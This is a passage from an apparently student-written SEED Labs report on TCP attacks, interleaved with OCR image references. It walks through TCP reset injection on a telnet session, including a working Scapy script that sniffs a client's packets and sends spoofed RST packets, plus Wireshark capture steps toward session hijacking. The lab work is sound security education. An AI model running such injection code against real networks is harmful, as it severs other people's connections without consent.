  proto     = tcp
  chksum    = None
  src       = 10.9.0.5
  dst       = 10.9.0.6
  \options   \
###[ TCP ]###
     sport     = telnet
     dport     = 35998
     seq       = 5737490
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []

root@network-security-seedlabs:/tcp_m11809075/src# 
```

7. Upon running *task2_manual.py*, the telnet session between user1/client and the victim/server will be terminated immediately with the message “Connection closed by foreign host.”



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ Connection closed by foreign host.
root@81c6cbc0cda3:/# 
```

Screenshots

See screenshots in “How did you perform the attack in your VM”


Was the attack successful

Yes, the attack was successful as is evident by the connection being closed immediately upon *task2_manual.py* running, as well as the resulting packets inspected in Wireshark.

Task 2 - Automated

How did you perform the attack in your VM


1. Write code for scapy.



src > task2_automated.py > ...


```python
#!/bin/python3
from scapy.all import *
import sys

strClientIP = '10.9.0.6'

def spoof_tcp(pkt):

    lyrIP = IP(dst=strClientIP, src = pkt[IP].dst)
    lyrTCP = TCP(flags="R", seq=pkt[TCP].ack, dport=pkt[TCP].sport, sport=pkt[TCP].dport)

    # Build the spoofed packet
    pktSpoofedPacket = lyrIP / lyrTCP

    # Send the spoofed packet
    send(pktSpoofedPacket, verbose=0)

# NOTE: Without the iface argument, running inside a docker container leads to scapy not
# sniffing properly. This argument MUST be changed to match the correct interface when
# running on a different host.
pkt = sniff(filter='tcp and src host {}'.format(strClientIP),
            iface='br-e5b89a0c237d',
            prn=spoof_tcp)
```

2. Initiate a telnet connection from the user1/client to the victim/server and successfully log in.




```
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 29 00:09:03 UTC 2023 from network-security-seedlabs on pts/5
seed@67c3c3687418:~$ 
```

3. Run a command to verify the connection is fully connected.




```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ 
```

4. Run *task2_automated.py* on the attacker



```
root@network-security-seedlabs:/tcp_m11809075/src# python3 task2_automated.py
```

5. Nothing will happen immediately, but when trying to type a new command in the telnet session, after the first character, the connection will be closed with the message “Connection closed by foreign host.”



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ cConnection closed by foreign host.
root@81c6cbc0cda3:/tcp_m11809075# 
```

Screenshots

See screenshots in “How did you perform the attack in your VM”


Was the attack successful

Yes, the attack was successful as is evident by the telnet session being terminated with the message “Connection closed by foreign host.” as soon as the first character is entered into the session after starting *task2_automated.py*.

Task 4

How did you perform the attack in your VM

1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
    a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")*




ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6

any: <live capture in progress>

Packets: 233 · Displayed: 0 (0.0%)


Profile: Default

2. Establish a telnet session between the user1/client and the victim/server and log in successfully.




```
root@81c6cbc0cda3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 29 01:34:22 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@67c3c3687418:~$ 
```

3. Run a command in the telnet session to generate packets.



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ 
```

4. In Wireshark, find the last packet sent **from** the user1/client **to** the victim/server. Note the destination port, the next sequence number, and the acknowledgement number in the packet.


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6
```


```
No.   Time                 Source      Destination  Protocol Length Info
 2722 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TELNET     69 Telnet Data ...
 2723 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TCP        69 [TCP Keep-Alive] 23 → 43278 [PSH, ACK] Seq=4066617650 Ack=127…
 2724 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 43278 → 23 [ACK] Seq=1277835203 Ack=4066617651 Win=64128 Len=…
 2725 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 [TCP Keep-Alive ACK] 43278 → 23 [ACK] Seq=1277835203 Ack=4066…
 2731 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TELNET     69 Telnet Data ...
 2732 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        69 [TCP Keep-Alive] 43278 → 23 [PSH, ACK] Seq=1277835203 Ack=406…
 2733 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TELNET     69 Telnet Data ...
 2734 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TCP        69 [TCP Keep-Alive] 23 → 43278 [PSH, ACK] Seq=4066617651 Ack=127…
 2735 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 43278 → 23 [ACK] Seq=1277835204 Ack=4066617652 Win=64128 Len=…
 2736 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 [TCP Keep-Alive ACK] 43278 → 23 [ACK] Seq=1277835204 Ack=4066…
 2771 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TELNET     70 Telnet Data ...
 2772 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        70 [TCP Retransmission] 43278 → 23 [PSH, ACK] Seq=1277835204 Ack…
 2773 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TELNET     70 Telnet Data ...
 2774 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TCP        70 [TCP Retransmission] 23 → 43278 [PSH, ACK] Seq=4066617652 Ack…
 2775 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 43278 → 23 [ACK] Seq=1277835206 Ack=4066617654 Win=64128 Len=…
 2776 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 [TCP Dup ACK 2775#1] 43278 → 23 [ACK] Seq=1277835206 Ack=4066…
 2777 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TELNET     74 Telnet Data ...
 2778 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TCP        74 [TCP Retransmission] 23 → 43278 [PSH, ACK] Seq=4066617654 Ack…
 2779 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 43278 → 23 [ACK] Seq=1277835206 Ack=4066617660 Win=64128 Len=…
 2780 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 [TCP Dup ACK 2779#1] 43278 → 23 [ACK] Seq=1277835206 Ack=4066…
 2781 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TELNET     89 Telnet Data ...
 2782 2023-03-29 01:35:… 10.9.0.5    10.9.0.6     TCP        89 [TCP Retransmission] 23 → 43278 [PSH, ACK] Seq=4066617660 Ack…
 2783 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 43278 → 23 [ACK] Seq=1277835206 Ack=4066617681 Win=64128 Len=…
 2784 2023-03-29 01:35:… 10.9.0.6    10.9.0.5     TCP        68 [TCP Dup ACK 2783#1] 43278 → 23 [ACK] Seq=1277835206 Ack=4066…
```

```
▸ Frame 2784: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 43278, Dst Port: 23, Seq: 1277835206, Ack: 4066617681, Len: 0
    Source Port: 43278
